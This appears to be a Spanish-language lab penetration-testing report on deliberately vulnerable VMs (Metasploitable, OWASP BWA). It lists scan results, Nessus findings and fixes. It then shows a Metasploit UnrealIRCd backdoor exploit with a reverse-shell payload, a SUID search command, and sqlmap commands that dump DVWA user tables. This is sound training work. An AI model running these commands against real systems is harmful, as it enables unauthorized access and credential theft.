

**Pentesting**

BANCO FELIZ

S.A

**Análisis de Vulnerabilidades**

INFORME DE

ANALISIS DE

VULNERABILIDADES



**Desarrollado por:**

**Ing. Angel Ramón Paz López**

**INFORME HACKING ETICO & PENTESTING**

ASUNTO: Análisis de Vulnerabilidades

EMPRESA: Banco Feliz S.A

FECHA DE EMISION: 14-07-2022

**OBJETIVOS**

* Identificar las vulnerabilidades a las que puede estar expuesta la empresa “Banco Feliz S.A”
* Explotar las vulnerabilidades identificadas

**ALCANCE**

Se evaluarán dos maquinas

|  |  |  |  |
| --- | --- | --- | --- |
| Ítem | Hostname | Mac Address | IP |
| 1 | metasplotaible | 08:00:27:d9:5b:e6 | 192.168.2.102 |
| 2 | Owaspbwa | 08:00:27:3f:eb:ec | 192.168.2.101 |

**PROCEDIMIENTO**

Las acciones que se ejecutaron en el servicio para el análisis de vulnerabilidades fueron:

* El escaneo de la red para la identificación de las dos computadoras con el comando **netdiscover**.
* Realizamos un escaneo a cada una de las maquinas con **nmap** para obtener información como servicios y puertos activos de cada maquina y vulnerabilidades asociadas a los servicios, se utilizó la herramienta Nessus para confirmar y dar resultados visuales de la cantidad de vulnerabilidades identificadas en cada máquina.
* Se hizo pruebas de explotación para confirmar la existencia de las vulnerabilidades
* Recopilación de recomendaciones para orientar en la solución de vulnerabilidades.
* Redacción del informe de resultados.

**EVIDENCIAS**

Se realizo un escaneo para identificar las vulnerabilidades de las computadoras (metasplotaible y owaspbwa) los cuales se encontraron los siguientes resultados con nmap:

1. Puertos y Servicios Abiertos

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **HOST** | **PUERTO** | | **SERVICIO** | **VERSION** | **S.O** |
| metasploitable | 21 | tcp | ftp | vsftpd 2.3.4 | LINUX |
| 22 | tcp | ssh | OpenSSH 4.7p1 Debian 8ubuntu1 |
| 23 | tcp | telnet | Linux telnetd |
| 25 | tcp | smtp | Postfix smtpd |
| 53 | tcp | domain |  |
| 80 | tcp | http |  |
| 111 | tcp | rpcbind | Microsoft Windows RPC |
| 139 | tcp | netbios-ssn | Samba smbd 3.X - 4.X |
| 445 | tcp | netbios-ssn | Samba smbd 3.X - 4.X |
| 512 | tcp | exec | netkit-rsh rexecd |
| 513 | tcp | login | GNU Classpath grmiregistry |
| 514 | tcp | shell |  |
| 1099 | tcp | rmiregistry |  |
| 1524 | tcp | binshell | Metasploitable root shell |
| 2049 | tcp | nfs | Apache Jserv (Protocol v1.3) |
| 2121 | tcp | ccproxy-ftp | ProFTPD 1.3.1 |
| 3306 | tcp | mysql | MySQL 5.0.51a-3ubuntu5 |
| 5432 | tcp | postgresql | PostgreSQL DB 8.3.0 - 8.3.7 |
| 5900 | tcp | vnc | VNC (protocol 3.3) |
| 6000 | tcp | X11 |  |
| 6667 | tcp | irc | UnrealIRCd |
| 8009 | tcp | ajp13 | Apache Jserv (Protocol v1.3) |
| 8980 | tcp | unknown |  |
| 49153 | tcp | tcpwrapped |  |
| **owaspbw** | 22 | tcp | ssh | OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0) | LINUX |
| 80 | tcp | http | Apache httpd 2.2.14 |
| 139 | tcp | netbios-ssn | Samba smbd 3.X - 4.X |
| 143 | tcp | imap | Courier Imapd (released 2008) |
| 443 | tcp | ssl/http | Apache httpd 2.2.14 |
| 445 | tcp | netbios-ssn | Samba smbd 3.X - 4.X |
| 5001 | tcp | java-object | Java Object Serialization |
| 8080 | tcp | http | Apache httpd 2.2.14 |
| 8081 | tcp | http | Apache httpd 2.2.14 |


**Análisis con Nessus**

Se realizo también un escaneo con la herramienta Nessus para identificación de las vulnerabilidades y estos son los resultados.


1. Valoración de Vulnerabilidades

|  |  |
| --- | --- |
| **NIVEL RIESGO** | **CVSS** |
| Critico | 9.0 – 10.0 |
| Alto | 7.0 – 8.9 |
| Medio | 4.0 – 6.9 |
| Bajo | 0.1 – 3.9 |
| Info | N / A |

Fuente. (*CVSS Scores vs. VPR (Nessus)*, s. f.)



Metasplotaible – 192.168.2.102



owaspbwa – 192.168.2.101

1. Descripción de vulnerabilidades identificadas

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **HOST AFECTADO** | **VULNERABILIDAD** | **NIVEL** | **DESCRIPCION** | **SOLUCION** |
| 192.168.2.102 | Apache Tomcat AJP Connector Request Injection (Ghostcat) | Critico | Se encontró una vulnerabilidad de lectura/inclusión de archivos en el conector AJP. Un atacante remoto no autenticado podría aprovechar esta vulnerabilidad para leer archivos de aplicaciones web desde un servidor vulnerable. En los casos en que el servidor vulnerable permite la carga de archivos, un atacante podría cargar código malicioso JavaServer Pages (JSP) dentro una variedad de tipos de archivos y obtenga ejecución remota de código (RCE). | Actualice la configuración de AJP para solicitar autorización y/o actualice el servidor Tomcat a 7.0.100, 8.5.51, 9.0.31 o posterior. |
| 192.168.2.102 | Bind Shell Backdoor Detection | Critico | Un Shell está escuchando en el puerto remoto sin que se requiera ninguna autenticación. Un atacante puede usarlo por conectándose al puerto remoto y enviando comandos directamente. | Verifique si el host remoto se ha visto comprometido y reinstale el sistema si es necesario. |
| 192.168.2.102 | Debian OpenSSH/OpenSSL Package Random Number Generator Weakness | Critico | La clave de host SSH remota se ha generado en un sistema Debian o Ubuntu que contiene un error en el generador de números aleatorios de su biblioteca OpenSSL.  El problema se debe a que un empaquetador de Debian elimina casi todas las fuentes de entropía en la versión remota de Open SSL.  Un atacante puede obtener fácilmente la parte privada de la clave remota y usarla para configurar el descifrado del control de la sesión remota o establecer un hombre en el ataque medio. | Considere que todo el material criptográfico generado en el host remoto se puede adivinar. En particular, todo SSH, el material de clave SSL y OpenVPN debe volver a generarse |
| 192.168.2.102 | Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check) (SMTP, PostgreSQL) | Critico | El certificado x509 remoto en el servidor SSL remoto se ha generado en un sistema Debian o Ubuntu que contiene un error en el generador de números aleatorios de su biblioteca OpenSSL.  El problema se debe a que un empaquetador de Debian elimina casi todas las fuentes de entropía en la versión remota de Open SSL.  Un atacante puede obtener fácilmente la parte privada de la clave remota y usarla para descifrar la sesión remota o establecer un hombre en el ataque medio. | Considere que todo el material criptográfico generado en el host remoto se puede adivinar. En particular, todo SSH, el material de clave SSL y OpenVPN debe volver a generarse |
| 192.168.2.102 | Multiple Vendor DNS Query ID Field Prediction Cache Poisoning | Critico | El solucionador de DNS remoto no utiliza puertos aleatorios cuando realiza consultas a servidores DNS de terceros. Un atacante remoto no autenticado puede explotar esto para envenenar el servidor DNS remoto, lo que le permite al atacante desviar el tráfico legítimo a sitios arbitrarios. | Póngase en contacto con su proveedor de servidor DNS para obtener un parche. |
| 192.168.2.102 | NFS Exported Share Information Disclosure | Critico | El host de escaneo podría montar al menos uno de los recursos compartidos de NFS exportados por el servidor remoto. Un atacante puede aprovechar esto para leer (y posiblemente escribir) archivos en el host remoto. | Configure NFS en el host remoto para que solo los hosts autorizados puedan montar sus recursos compartidos remotos. |
| 192.168.2.102  192.168.2.101 | SSL Version 2 and 3 Protocol Detection (SMTP y PostgreSQL) | Critico | El servicio remoto acepta conexiones cifradas mediante SSL 2.0 y/o SSL 3.0. Estas versiones de SSL son afectadas por varias fallas criptográficas, que incluyen:  - Un esquema de relleno inseguro con cifrados CBC.  - Esquemas inseguros de renegociación y reanudación de sesiones.  Un atacante puede explotar estas fallas para realizar ataques de intermediario o para descifrar las comunicaciones entre el servicio afectado y los clientes.  Aunque SSL/TLS tiene un medio seguro para elegir la versión más compatible del protocolo (por lo que estas versiones se usarán solo si el cliente o el servidor no admiten nada mejor), muchos navegadores web implementan esto de una manera insegura que permita a un atacante degradar una conexión (como en POODLE).  Por lo tanto, se recomienda que estos protocolos se deshabiliten por completo.  NIST ha determinado que SSL 3.0 ya no es aceptable para comunicaciones seguras. A partir de la fecha de cumplimiento que se encuentra en PCI DSS v3.1, cualquier versión de SSL no cumplirá con la definición de PCI SSC de 'fuerte criptografía'. | Consulte la documentación de la aplicación para deshabilitar SSL 2.0 y 3.0.  Utilice TLS 1.2 (con conjuntos de cifrados aprobados) o superior en su lugar. |
| 192.168.2.102  192.168.2.101 | Unix Operating System Unsupported Version Detection | Critico | De acuerdo con su número de versión auto informado, el sistema operativo Unix que se ejecuta en el host remoto no es ya soportado.  La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Como resultado, es probable que contenga vulnerabilidades de seguridad. | Actualice a una versión del sistema operativo Unix que actualmente sea compatible. |
| 192.168.2.102 | UnrealIRCd Backdoor Detection | Critico | El servidor IRC remoto es una versión de UnrealIRCd con una puerta trasera que permite a un atacante ejecutar código arbitrario en el host afectado. | Vuelva a descargar el software, verifíquelo usando las sumas de verificación MD5 / SHA1 publicadas y vuelva a instalarlo |
| 192.168.2.102 | VNC Server 'password' Password | Critico | El servidor VNC que se ejecuta en el host remoto está protegido con una contraseña débil. Nessus pudo iniciar sesión utilizando la autenticación VNC y una contraseña de 'password'. Un atacante remoto no autenticado podría explotar esto para tomar el control del sistema. | Asegure el servicio VNC con una contraseña segura. |
| 192.168.2.102 | rexecd Service Detection | Critico | El servicio reexecd se está ejecutando en el host remoto. Este servicio está diseñado para permitir a los usuarios de una red ejecutar comandos de forma remota. Sin embargo, rexecd no proporciona ningún buen medio de autenticación, por lo que un atacante puede abusar de él para escanear un host de terceros. | Comente la línea 'exec' en /etc/inetd.conf y reinicie el proceso inetd. |
| 192.168.2.102 | ISC BIND Denial of Service | Medio | Existe una vulnerabilidad de denegación de servicio (DoS) en ISC BIND versiones 9.11.18 / 9.11.18-S1 / 9.12.4-P2 / 9.13 /9.14.11 / 9.15 / 9.16.2 / 9.17 / 9.17.1 y anteriores. Un atacante remoto no autenticado puede explotar este problema, a través de un mensaje especialmente diseñado, para que el servicio deje de responder. | Actualice a la versión parcheada más estrechamente relacionada con su versión actual de BIND. |
| 192.168.2.102 | ISC BIND Service Downgrade / Reflected DoS | Medio | Según su versión auto informada, la instancia de ISC BIND 9 que se ejecuta en el servidor de nombres remoto se ve afectado por la degradación del rendimiento y las vulnerabilidades DoS reflejadas. Esto se debe a que BIND DNS no limitando suficientemente el número de extracciones que se pueden realizar mientras se procesa una respuesta de referencia. Un atacante remoto no autenticado puede explotar esto para degradar el servicio del servidor recursivo o para usar el servidor afectado como reflector en un ataque de reflexión. | Actualice a la versión de ISC BIND a la que se hace referencia en el aviso del proveedor. |
| 192.168.2.102 | Microsoft Windows SMB NULL Session Authentication | Alto | El host remoto ejecuta Microsoft Windows. Es posible iniciar sesión usando una sesión NULL (es decir, sin inicio de sesión o contraseña).  Dependiendo de la configuración, es posible que un atacante remoto no autenticado aproveche este problema para obtener información sobre el host remoto. | Aplique los siguientes cambios de registro según los avisos de TechNet a los que se hace referencia:  Establecer:  HKLM\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=1  HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\restrictnullsessaccess=1  Reinicie una vez que se hayan completado los cambios en el registro. |
| 192.168.2.102 | Unencrypted Telnet Server | Medio | El host remoto ejecuta un servidor Telnet a través de un canal no cifrado. No se recomienda usar Telnet en un canal sin cifrar, ya que los inicios de sesión, las contraseñas y los comandos son transferido en texto claro. Esto permite que un atacante remoto intermediario espíe una sesión de Telnet para obtener credenciales u otra información confidencial y para modificar el tráfico intercambiado entre un cliente y servidor. Se prefiere SSH a Telnet, ya que protege las credenciales de escuchas ilegales y puede canalizar información adicional, flujos de datos como una sesión X11. | Deshabilite el servicio Telnet y use SSH en su lugar. |
| 192.168.2.101 | Samba Badlock Vulnerability | Alto | La versión de Samba, un servidor CIFS/SMB para Linux y Unix, que se ejecuta en el host remoto se ve afectada por una falla, conocida como Badlock, que existe en el Administrador de cuentas de seguridad (SAM) y la Autoridad de seguridad local (Política de dominio) (LSAD) debido a una negociación incorrecta del nivel de autenticación sobre el procedimiento remoto Canales de llamada (RPC). Un atacante man-in-the-middle que es capaz de interceptar el tráfico entre un cliente y un servidor que aloja una base de datos SAM pueden explotar esta falla para forzar una degradación de la autenticación lo que permitiría la ejecución de llamadas de red Samba arbitrarias en el contexto del usuario interceptado, como ver o modificar datos de seguridad confidenciales en la base de datos de Active Directory (AD) o deshabilitar servicios críticos. | Actualice a Samba versión 4.2.11 / 4.3.8 / 4.4.2 o posterior. |
| 192.168.2.101 | SMB Signing not required |  | No es necesario firmar en el servidor SMB remoto. Un atacante remoto no autenticado puede aprovechar esto para realizar ataques man-in-the-middle contra el servidor SMB. | Hacer cumplir la firma de mensajes en la configuración del host. |

Se enlistaron las vulnerabilidades critica de ambas máquinas y algunas de nivel medio ya que si se colocasen todas por lo cual adjuntamos un informe completo de todas las vulnerabilidades encontradas con su respectiva descripción en el siguiente enlace:

Metasplotaible: <https://drive.google.com/file/d/1Iv5TxKbQIwQNM1i6MXOgSHx30rkz92HT/view?usp=sharing>


Owaspbwa: <https://drive.google.com/file/d/1Ma_ADxzAZWksAam_nIseRP6wTlc1LxM-/view?usp=sharing>

Referencia de las soluciones a vulnerabilidades identificadas: **Nessus**

**PRUEBAS DE EXPLOTACION**

**Prueba de Penetración explotando la vulnerabilidad - UnrealIRCd Backdoor Detection.**


Para llevar a cabo dicha prueba utilizaremos **msfconsole** y utilizaremos el comando **search** para buscar el exploit que nos ayudara a realizar el ataque y lograr conectarnos con la maquina objetivo.




Con show options podemos ver las opciones que hay que configurar las cuales son: RHOST, LHOST, PAYLOAD y llenamos con el comando **set RHOST 192.168.2.102 (IP de la maquina objetivo) set LHOST 192.168.2.123 (IP maquina local) y set payload cmd/unix/reverse,** quedando configurado




Y ahora solo toca ejecutar el exploit con el comando **run** o **exploit**




Y tenemos acceso a la maquina metasplotaible, ahora colocaremos el comando Shell para tener un mejor control de la maquina objetivo






Con el comando find /\* -user root -perm -4000 -print 2> /dev/null Podemos obtener la información de que servicios son root



**Prueba de Penetración realizando inyección SQL a la página DVWA**

Desde la maquina atacante accederemos desde el navegador web colocando la dirección de la maquina victima en nuestro caso 192.168.2.102 obteniendo:




Utilizaremos DVWA para las pruebas


Las credenciales por defecto son:

Usuario: admin


Password: password




Usaremos Foxy Proxy para trabajar con Burpsuite para recopilar la información como las cookies dato que nos servirá al usar la herramienta SQLMap



Configuración del Foxy Proxy




Configuración en el BurpSuite



Nos dirigimos al apartado de SQL Injection en DVWA




Escribimos algo en la caja de texto y damos submit y con burpsuite capturaremos el trafico




Con esta información usaremos sqlmap para obtener los nombres de las bases de

sqlmap -u sqlmap -u "http://192.168.2.102/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit" --cookie="security=low;PHPSESSID=765d41a95c20d3c0cfbba7dfdc13b0a5" --dbs





Y obtenemos las bases de datos



Ahora procederemos a usar este código para obtener los nombres de las tablas de la Base de datos dvwa:


sqlmap -u "http://192.168.2.102/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit" --cookie="security=low;PHPSESSID=765d41a95c20d3c0cfbba7dfdc13b0a5" -D dvwa --tables






Y por último para obtener los usuarios contenidos en la tabla users usamos el código:

sqlmap -u "http://192.168.2.102/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit" --cookie="security=low;PHPSESSID=765d41a95c20d3c0cfbba7dfdc13b0a5" --dump --batch -T users -D dvwa

